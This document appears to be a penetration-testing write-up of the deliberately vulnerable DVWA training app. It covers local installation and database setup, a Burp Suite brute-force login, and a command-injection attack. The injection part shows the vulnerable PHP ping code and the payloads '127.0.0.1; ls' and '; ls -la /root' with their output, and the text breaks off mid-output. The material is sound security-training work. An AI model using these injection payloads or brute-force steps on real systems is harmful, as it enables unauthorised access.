DVWA Pentest report

(Damn Vulnerability Web Application)

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications, and aid both students & teachers in learning about web application security in a controlled classroom environment.

DVWA aims to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.

Please note, that there are both documented and undocumented vulnerabilities with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

This report outlines the findings and results of a penetration test conducted on the DVWA in *low-security mode*.

Installation:

The Damn Vulnerable Web Application (DVWA) repository is available at:
https://github.com/digininja/DVWA.git
Detailed installation instructions are provided within the repository.

Here we will cover the snippets of this installation according to this guide:
https://www.youtube.com/watch?v=WkyDxNJkgQ4

Clone the repo:

```
┌──(anyway㉿anyway)-[~]
└─$ git clone https://github.com/digininja/DVWA.git
Cloning into 'DVWA'...
remote: Enumerating objects: 4590, done.
remote: Counting objects: 100% (140/140), done.
remote: Compressing objects: 100% (102/102), done.
remote: Total 4590 (delta 58), reused 102 (delta 37), pack-reused 4450
Receiving objects: 100% (4590/4590), 2.34 MiB | 852.00 KiB/s, done.
Resolving deltas: 100% (2153/2153), done.
```

Move the DVWA folder into html folder.


```
┌──(anyway㉿anyway)-[~]
└─$ sudo mv DVWA /var/www/html
[sudo] password for anyway:
```

So that we can access this through the web browser.


Start the apache2 service for running web localhost:

```
┌──(anyway㉿anyway)-[~]
└─$ sudo service apache2 start
```

It should run:



Let's go to the DVWA directory:
Here




DVWA System error - config file not found. Copy config/config.inc.php.dist to config/config.inc.php and configure to your environment.

So this says that, first, it didn't get the config file and tells us to copy a file to another:


```
┌──(anyway㉿anyway)-[/var/www/html/DVWA]
└─$ ls
CHANGELOG.md  README.id.md  about.php     favicon.ico       phpinfo.php
COPYING.txt   README.ko.md  compose.yml   hackable          robots.txt
Dockerfile    README.md     config        index.php         security.php
README.ar.md  README.pt.md  database      instructions.php  security.txt
README.es.md  README.tr.md  docs          login.php         setup.php
README.fa.md  README.zh.md  dvwa          logout.php        tests
README.fr.md  SECURITY.md   external      php.ini           vulnerabilities

┌──(anyway㉿anyway)-[/var/www/html/DVWA]
└─$ ls config
config.inc.php.dist

┌──(anyway㉿anyway)-[/var/www/html/DVWA]
└─$ cp config/config.inc.php.dist config/config.inc.php
```

Secondly, we need to configure the environment. But if we try to refresh the web page, we'll get this:




A Blank page.

Go to setup.php:



And if we click, this button:



We get nothing. Because we are currently not running any databases.

Start Maria database service, which is the default in Kali Linux:

```
┌──(anyway㉿anyway)-[/var/www/html/DVWA]
└─$ service mariadb start
```

Now start MySQL in the root tab:

```
┌──(root㉿anyway)-[~]
└─# mysql
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 31
Server version: 10.11.7-MariaDB-4 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/serv
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

It asks for credentials, we can get these from:

```
┌──(anyway㉿anyway)-[/var/www/html/DVWA]
└─$ nano config/config.inc.php
```

```
$_DVWA = array();
$_DVWA[ 'db_server' ]   = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'dvwa';
$_DVWA[ 'db_password' ] = 'p@ssw0rd';
$_DVWA[ 'db_port']      = '3306';
```

```
mysql> create database dvwa;
Query OK, 1 row affected (0.00 sec)

mysql> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.01 sec)

mysql> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.01 sec)

mysql> flush privileges;
Query OK, 0 rows affected (0.00 sec)
```

Copy & paste these commands into MariaDB:

```
MariaDB [(none)]> create database dvwa;
Query OK, 1 row affected (0.001 sec)

MariaDB [(none)]>  create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.237 sec)

MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.001 sec)
```

Make sure that the credentials match the one shown up.
Grant all permission.
And lastly, reload DB auth and privileges.


Now with all set, log in to the DB with the credentials:

```
┌──(anyway㉿anyway)-[~]
└─$ mysql -u dvwa -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 32
Server version: 10.11.7-MariaDB-4 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> use dvwa
Database changed
MariaDB [dvwa]>
```


And use the dvwa DB we created before.

This means it working and everything works fine.

Refresh the Web page:




It's working now. And it will redirect us to the login page:




Finally, the installation completed!

Pen-Testing (low):



By default, it is set to *Impossible*. Change it to low, as it is our task.

Let's start one by one pen-testing each vulnerability:



1- Brute-Forcing:

Use any random username & password for now. Open it on BurpSuite for bruteforcing:


```
POST /DVWA/vulnerabilities/brute/ HTTP/1.1
Host: localhost
Content-Length: 81
Cache-Control: max-age=0
sec-ch-ua: "Not-A.Brand";v="99", "Chromium";v="124"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/DVWA/vulnerabilities/brute/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: security=impossible; PHPSESSID=panfaeca2d8i8nl8qj40rngj3p
Connection: close

username=abc&password=xyz&Login=Login&user_token=80b96da1548f032b0f79e92aff6e4a95
```


Send it to the intruder.


Set payload on username & password.
Use Cluster Bomb.

Use a simple list with common usernames & passwords.

Now start the attack.









We logged in using *admin:password*

2- Command Injection:




We need to inject a command here in the input field of the IP address to get login.

Here in the input field we only have to put the IP address to ping, like this:



I have entered 127.0.0.1, (Random IP address).

It shows that it outputs the complete Linux command. We can search for more using pipe | and enter another command (Command inject):



But further, when I tried to get into the root folder for passwd, it outputs nothing.

So let's check for vulnerabilities in the source code:

```php
<?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
```

So, the target doesn't check if it matches with the IP address and there is no filtering for special characters, we can use **;** this to add command injection.

When used: **`127.0.0.1; ls`**

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.098 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.040 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.043 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.078 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3065ms
rtt min/avg/max/mdev = 0.040/0.064/0.098/0.024 ms
help
index.php
source
```

And when used: **`127.0.0.1; ls -la /root`**


Enter an IP address: Submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
